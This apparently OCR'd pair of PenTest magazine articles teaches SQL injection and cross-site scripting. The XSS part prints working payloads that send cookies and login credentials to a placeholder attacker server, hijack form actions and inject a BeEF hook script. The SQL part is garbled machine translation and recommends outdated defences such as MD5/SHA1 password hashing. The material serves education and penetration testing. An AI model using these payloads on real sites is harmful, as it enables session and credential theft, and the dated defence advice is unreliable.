It is important to recognize that any data that is passed from the user to the vulnerable web application and then processed by the supporting database represents a potential attack vector for SQL injection. In practice, the two most common attack vectors are form data supplied through HTTP GET and through HTTP POST.

A thorough explanation of the underlying causes for SQL injection is outside the scope of this document; however, a comprehensive and authoritative explanation can be found in reference – *https://www.owasp.org/index.php/SQL_Injection*.

What is SQL-injection

Injection SQL (born SQL injection – “SQL-invasion”) – one of the common ways of hacking sites and programs, working with databases, based on the introduction of a compulsory request arbitrary SQL-code. Accomplished by the application, building a SQL-queries from user input and static variables.

The process of implementation can be divided into three stages:

- Search sql vulnerabilities
- Substituting the parameters we need
- Using the data for their own purposes (this is the main task of the injection)

Injection SQL, depending on the type of database and injection conditions may allow an attacker to execute arbitrary database query (for example, to read the contents of any table, delete, change or add data), be able to read and / or write local files, and perform arbitrary commands on the target server.

SQL injection attack types may be possible due to incorrect handling incoming data used in SQL-queries. Vulnerability of this type occurs because the user information gets into the database query without proper processing: the script was not vulnerable, need to make sure that all user data is written to all queries to the database in the form of a screened. The requirement of universality and is the cornerstone: the committed violation in one script makes the whole system vulnerable.

Techniques and methods of disposal SQLi

How sql-inj work:

Supposably server software get input argument “id”, with used for creating **SQL query**. Look at port of PHP script:

$id = $_REQUEST[‘id’];

*$res = mysql_query(«SELECT * FROM news WHERE id_news = $id»);*

If server get argument id= 5 (e.g http://example.org/script.php?id=5), then performed this SQL query:

*SELECT * FROM news WHERE id_news = 5*

But if hacker transmit instead integer value of “id” string “-1 OR 1=1” (e.g. http://example.org/script.php?id=-1+OR+1=1), then performed this query:

*SELECT * FROM news WHERE id_news = -1 OR 1=1*

Thus changing input values by adding in SQL query those construction calling changes in the logic of execution SQL queries (in that example instead the news with the specified identifier server choose all news in current base, because expression 1=1 always verily).

For defense SQL server you should scrupulously filter input values which used for generating SQL query.

The most simple way is screening argument of SQL query by single quote (‘), since GET and POST query can’t transmit symbol of single quote (it changing at \’).

*SELECT * FROM `table` WHERE `page` = ‘$catid’ ORDER BY `sort` ASC;*

SQL query in way of injection looks like:

*SELECT * FROM `table` WHERE `page` = ‘10 union select 1,2,3 /*’ ORDER BY `sort` ASC;*

Query handler in way of filtering part after /* will take:

*SELECT * FROM `table` WHERE `page` = ‘10 union select 1,2,3*

If query handler not found closing quote it deems this query wrong and shouldn’t execute it. If we try transmit GET query part of code with quote:

*10’ union select 1,2,3/**

Then after dropping commented part, SQL query should look like this:

*SELECT * FROM `table` WHERE `page` = ‘10\’ union select 1,2,3*

In that way handler do not execute the code, because it doesn’t found closing quote, as well as symbols \’ should seems like ‘, which should contains in field `page`. However this technique not guaranteed 100% protection of SQL injections.

And the most important:

1. Always check integer parameter of the functions by intval. “intval” returning value 10

*10’ union select 1,2,3/**

Which make impossible to do a SQL injection. However you should notice that not all parameters could be integer. E.g:

http://example.org/index.php?section=about

2. Here parameter “section” is string, and function “intva” could not be used. For protection you should use:

mysql_real_escape_string

It is screening special symbols in string request for using in SQL queries.

3. Never store password in base in open sort. Obligatorily encrypt it (MD5, SHA1 or SHA1). Since by SQL injections easy take data from base, but if it encrypted, then we have more uselessness data probability. But better storing connections in separate file and connect to each page of the site.

4. Turn off errors output, which appears in way of wrong query:

ini_set(‘display_errors’,’0’);

5. If there is no entry better to redirect on main page of the site

6. For integer and fractional value, before using you should add:

$id=(int)$id; $total=(float)$total;

Instead this possible insert tracking system of SQL injections.

```
if((string)$id<>(string)(int)$id)
{
die(‘ops’);
}
```

Just not unimportant is the observance of the rules of adding data to the query. And this is dictated primarily syntax requirements of SQL. And as a side effect, and we have to protect against tampering.

Since there is no single universal the same rules as for the data – backquote does not protect the field name from the modification hacker. Unable quotes protect the name of the table, operators SQL, command parameters LIMIT, and other operators.

Therefore, the basic rule on substitution controls in the query is: Just not unimportant is the observance of the rules of adding data to the query. And this is dictated primarily syntax requirements of SQL. And as a side effect, and we have to protect against tampering.

Since there is no single universal the same rules as for the data – backquote does not protect the field name from the modification hacker. Unable quotes protect the name of the table, operators SQL, command parameters LIMIT, and other operators.

Therefore, the basic rule on substitution controls in the query is. For example, if you need to pass the name of the field in the operator order by, then in any case impossible to substitute it directly.

We must first check it out. For example, make an array of valid values, and substitute in the request only if the parameter passed in this array contains:

```
$orders=array("name","price","qty");
$key=array_search($_GET['sort'],$orders));
$orderby=$orders[$key];
$query="SELECT * FROM `table` ORDER BY $orderby";
```

We are looking for an array of options previously described the word entered by the user, and if you are, then select the appropriate array element. If no match is found, it will be the first item in the array.

Thus, the query is inserted is not what the user entered, and that has been registered in our script.

Similarly, one should act and in all other cases

For example, if the operator dynamically generated WHERE:

```
if (!empty($_GET['price'])) $where.="price='".mysql_real_escape_string($_GET['price'])."'";

$query="SELECT * FROM `table` WHERE $where";
```

I find it difficult to imagine a case where the name of the table can be supplied in the query dynamically, but if that happens, the name also should be inserted only in the script beforehand prescribed set.

Options LIMIT clause should be forcibly lead to an integer using arithmetic operations or function intval().

We should not think that the examples listed here are exhausted all the options dynamic querying. You just need to understand the principle and apply it in all such cases.

Features of working with the LIKE operator

First of all, you should pay attention to the fact that this operator has his two wildcard – _ and%. If you do not want them to be used as a mask, and want to look for a match with literal characters% and _, then they must be prosleshit. It is a command


```
$data = addCslashes($data, '%_');
```

Secondly, due to some reasons in inline LIKE (and REGEXP) danyh, it is necessary to double slashes.

Therefore, before substitute in some variable like, it must be processed separately, or backslash prosleshit only if we are already on the slash mask characters and we want to use them for other purposes:

```
$data = addCslashes($data, '\\');
```

or trace and slash symbols, too, if we want to add them manually:

```
$data = addCslashes($data, '\%_');
```

As a result, the preparation of the code to insert into variable LIKE might look like:

```
$data = '%'.addCslashes($data, '\%_').'%';
```

and the value thus obtained we can further substituted into the query using either a slash or a substitution.

About slashes. How to get rid of them

Bbackslash ("\"), which inexplicably itself suddenly appears in your variables. He added some special characters, but mostly because of its notice quotes.

This happens because of the special configuration PHP, usually included on the hosting by default. Theoretically, these settings can improve the security of scripts, working with the database. Almost the same as automatically adding slashes often get confusion and inconvenience when working with databases, and in its absence. Below we analyze in detail both of these cases.

For automatically adding slashes meet directives php.ini, which are collectively called “magic quotes”:

magic_quotes_gpc

and

magic_quotes_runtime

If enabled first, then PHP automatically adds slashes to data sent from a user – from POST, GET requests and cookies (as well as – to the login and password received via HTTP Authorisation).

If the second, then slashes added to the data obtained during the execution of the script – for example, from a file or database.

Below, the extra slashes only hinder you, and we should get rid of them. Easier and more correct to disable the automatic addition, settings PHP.

This can be done either by adjusting the appropriate directives in php.ini, if you have access to it, or by creating a directory site Konev file .htaccess, and add the string:

```
 linephp_flag magic_quotes_gpc 0
php_flag magic_quotes_runtime 0
```

If you disable this way does not work, you’ll have to write the code of varying difficulty to clear slashes from the incoming data (however, if you want to write portable application that does not depend on the settings of PHP, then write it still have. And include a separate unit at the beginning of your browser).

From the data obtained during the operation, the easiest way to find out: just at the beginning of the script write:

```
set_magic_quotes_runtime(0);
```

For the data obtained from the user, is more complicated. To do this we need the code has two functions:

Check whether the added PHP, you can use the function get_magic_quotes_gpc.

Removes slashes function stripslashes. Accordingly, with the first you should check, and if PHP is added, then sort out all incoming variables and purified by the second.

If you are running correctly, when register_globals = off, it is sufficient to apply stripslashes to all arrays containing data coming from the browser.

For example, you can include all the scripts site’s code like this:

```
function strips(&$el)
 {
  if (is_array($el))
    foreach($el as $k=>$v)
      strips($el[$k]);
  else $el = stripslashes($el);
}

if (get_magic_quotes_gpc())
{
  strips($_GET);
  strips($_POST);
  strips($_COOKIE);
  strips($_REQUEST);
```

```
  if (isset($_SERVER['PHP_AUTH_USER'])) strips($_SERVER['PHP_AUTH_USER']);
  if (isset($_SERVER['PHP_AUTH_PW']))   strips($_SERVER['PHP_AUTH_PW']);
}
```

In the case of incorrect settings register_globals acceptable solution at all will be difficult to find, so it's best – again – to work directly with the correct settings.

Remarks

Among the reasons that you should not rely on the "magic quotes", there is another. Highly unlikely, but still. By "magic quotes" refers not really two directives and three. Third – magic_quotes_sybase. Not only that, it adds a slash instead of quote – so it also overrides magic_quotes_gpc. If by some miracle these two directives have the status of 'on', the latter will not work! That is, relying on the "magic quotes" in this case we get all the charm of malformed requests. Generally, theoretically, it is necessary to consider the presence of this directive, because it presents also a surprise as ... changing behavior of the functions addslashes and stripslashes! If magic_quotes_sybase = on, then these functions begin to slash instead of adding and removing single quote respectively. All these examples are only a DB Mysql. Specific rules for writing requests may differ from other databases, but the general principle remains the same: if the API to work with databases or third-party library provides special functions to query, and have the opportunity to use them, then use the first thing to them.

If these functions are not present, you should look in the documentation for the screening of special characters for this database.

Ilya Dinmukhametov

Zero Security

Cross-site Scripting

The Cross-site Scripting (XSS) attacks are the type of injection, where the attacker supplied code is injected into a user's browser instance. XSS flows occur due to incorrect validation or escaping untrusted data.

XSS is included in the ten most critical web application security risks by OWASP ([1]). Also according to Cenzic's report, XSS is the most frequently found vulnerability in web applications in 2013 [2].

XSS is directed not just at execution attacker supplied script, but the script execution in the context of particular site. In this case attacker can bypass SOP (Same Origin Policy) and gets access to data and functional of application in the user's session.

XSS attacks are usually classified according to the following criteria:

1. By the way of influence;
2. By the vector;
3. By the place, where untrusted data is used.

XSS attacks by way of influence are divided into active and passive. Active XSS does not require any actions from victim user. Successful exploitation of passive XSS is possible when user makes some actions (for example, clicking on the link, hover over image, etc.).




Figure 1. Reflected XSS attack scheme with stealing user's session

There are three groups of XSS depending on the attack vector: reflected, storage and DOM-based.

Reflected XSS

Reflected XSS returned by the server in response to the same request, which was handed over to the exploitation vector. Typical scheme of the reflected XSS attack with stealing session token is shown in Figure 1.

It is an example of vulnerable code to reflected XSS.

```
<?php
    …
    echo "Hello, ".$_GET['name'];
    …
?>
```

The problem is the $_GET['name'] variable is not validated or escaped. Attacker can send the following link to the victim:

```
http://vulnerable_app.com/hello.php?name=<script>alert("vulnerable")</script>
```

The page will be contain a script of the attacker and victim's browser will execute attacker's code:

```
Hello, <script>alert("vulnerable")</script>
```

Stored XSS

Stored (Persistent) XSS keeps on server and is available in response to the request without exploitation vector. This type of XSS occurs when attacker provides malicious data to the web application and malicious data is stored permanently on a database or some other similar storage. Stored XSS attack with stealing form data is shown in Figure 2.




Figure 2. Stored XSS attack scheme with stealing data from forms

Assume that the application stores a user's comments for posts:

```
<?php
    …
    $stmt = $db->prepare("INSERT INTO comments (post_id, comment_text) VALUES (:post_id,
:comment_text)");
    $stmt->execute(array('post_id'=>$post_id,
            'comment_text'=>$_POST['comment_text']));
    …
?>
```

Another code in application extracts comments for particular post:

```
<?php
    …
    $stmt = $db->prepare("SELECT * FROM comments WHERE post_id=:post_id");
    $stmt->execute(array('post_id'=>$post_id));
    while ($row = $stmt->fetch()) {
        echo '<p>'.$row['comment_text'].'</p>';
    }
    …
?>
```

Attacker can exploit vulnerability by sending special crafted request with malicious payload (). After that, every user will be compromised during visiting page with malicious comment.

DOM-based XSS

Document Object Model (DOM) based XSS malicious payload does not embedded in raw HTML page. Instead, in DOM-based XSS attacker embeds exploitation vector in the client side. Vulnerable code:

```
<body>
    <script>document.write(location.href);</script>
</body>
```

XSS vector will be (note: in modern browser this vector might not work):

```
http://vulnerable_app.com/dom_xss.html#<script>alert(document.cookie);</script>
```

Another example of vulnerable code is:

```
<script>
    function log_hash(url)
    {
        console.log('url:'+url);
    }
    eval('log_hash("'+window.location.hash+'")');
</script>
```

This code uses "dangerous" function – eval, which execute JavaScript expressions. XSS vector might be:

```
http://vulnerable_app.com/dom_xss_evale.html#1");alert(document.cookie+"
```

In this case expression in eval function will be:

```
log_hash("1");alert(document.cookie+" ")
```

Server and client XSS

There are two types of attacks depending on the place where untrusted data are used. Server XSS occurs when untrusted data is used in HTML-response. Instead, client XSS occurs when untrusted data is used to update DOM with unsafe call JavaScript.

Stealing cookies

Cookie is a small piece of data sent from a web-application and stored in a user's browser. Every time the user accesses web-application, browser sends cookie back to web-application.

Often web-application store the most important information (for example, session token) in cookies. Therefore stealing cookie is one of the most common way of exploitation XSS.

One way of sending the user data to the server is creating image, which "src" attribute specifies URL of script on attacker's server. Exploitation vector may look like this:

```
<script>
        var i=new Image(); i.src="http://attaker_server.com/cookie_steal.
         php?cookie="+document.cookie;
        document.body.appendChild(i);
</script>
```

Script «cookie_steal.php» is used to store data from parameter "cookie".

Stealing data from form

The attack is similar to phishing, only instead of using a fake website, attacker uses real website, which causes a greater confidence in the victim. In first case, attacker will steal data from autocomplete form. The browsers often suggest saving your data (login, email, password, etc.) and prefilling it automatically. This value can be retrieved from the client side via JavaScript. Therefore, the attacker can steal your sensitive data via XSS. Exploitation vector loads login page in frame, get data from login page and send it to attacker's server like "cookie stealing vector":

```
<script>
    var frameset = document.createElement('frameset');
     var frame1 = document.createElement('frame');
     document.body.appendChild(frameset);
     frame1.setAttribute('src','login.php');
     frameset.appendChild(frame1);
     setTimeout(stealData,1000);

     function stealData ()
     {
         var login = parent.frames[0].document.forms[0].elements[0].value;
         var password = parent.frames[0].document.forms[0].elements[1].value;
         var data = 'login:'+ login+' '+'password:' + password;
         var i=new Image();
                i.src="http://attaker_server.com/data_steal.php?data="+data;
         document.body.appendChild(i);

     }
</script>
```

In second case, the data in form does not prefill, the attacker can simple change the action attribute and send form data to own server or change "onsubmit" attribute to own function:

```
<script>
    document.forms[0].action="http://attacker_server.com/data_steal.php";
    document.forms[0].onsubmit=xss_function;
</script>
```

BeEF


The Browser Exploitation Framework (BeEF) [3] is a powerful security tool used to test and exploit web application and browser-based vulnerabilities. BeEF can be used to exploit XSS flaw. Attacker injects BeEF javascript code into vulnerable web application via XSS. After that, BeEF will be hook user's browsers and allows attacker to run commands and modules against the target.

There are two components of BeEF: user interface and communication server. The user interface shows all hocked browsers, run exploits against them and shows result. The communication server communicate via HTTP with the hooked browsers. It contain the BeEF hook JavaScript file. To exploit XSS with the BeEF attacker inject JavaScript hook file in a page that the user will view. Code, which attacker can inject, may look like:

```
<script src="http://attacker_beef_serv.com/hook.js" type="text/javascript"><script>
```

When victim views page with injected code, BeEF will hook victim's browser:

BeEF automatically gather information about hooked browser (browser name and version, user agent, plugins, window size). Then the attacker can run any modules against victim's browser. For example, attacker run module to detect Foxit Reader plugin in victim's browser:



All modules in BeEF divided into several categories:

- Browser;
- Chrome Extensions;
- Debug;
- Exploits;
- Host;
- IPEC;
- Miscellaneous;
- Network;
- Persistence;
- Phonegap;
- Social Engineering.

Also the BeEF can be integrated with Metasploit and use Metasploit payloads to exploit victim's browser.

XSS cheat sheets

XSS cheat sheets are the short guidelines and can be used to test web application for XSS. They include many possible methods to try and bypass XSS filters.

There are many good XSS cheat sheets in Internet. One of the best XSS cheat sheets is written by Robert Hansen (RSnake) [4].

Training your XSS skill

If you want to improve your skill to find and exploit XSS, you can train on special sites with vulnerabilities such as [5] and [6], or you can use applications with known vulnerabilities such as [7].

References

[1] OWASP TOP 10 – *https://www.owasp.org/index.php/Top_10_2013-Top_10*
[2] Cenzic Application Vulnerability Trends Report: 2014 – *http://www.cenzic.com/downloads/Cenzic_Vulnerability_Report_2014.pdf*
[3] BeEF – *http://beefproject.com/*
[4] XSS Cheat Sheet – *https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet*
[5] Google XSS Game – *https://xss-game.appspot.com*
[6] XSS Challenges – *http://escape.alf.nu/*
[7] OWASP Broken Web Application Project – *https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project*

Alexey Meshcheriakov

Developer of penetration testing lab in PentestIT. PentestIT – a team of professionals in the field of practical information security. PentestIT Laboratory is used a real IT structure of the companies with an underlying vulnerability. We develop our laboratories for differ world's events, such as "Profit 2013," "ZeroNights 2013," "Positive hack Days 2014." Join us: *http://lab.pentestit.ru* | a.mesheryakov@pentestit.ru.

PenTest

magazine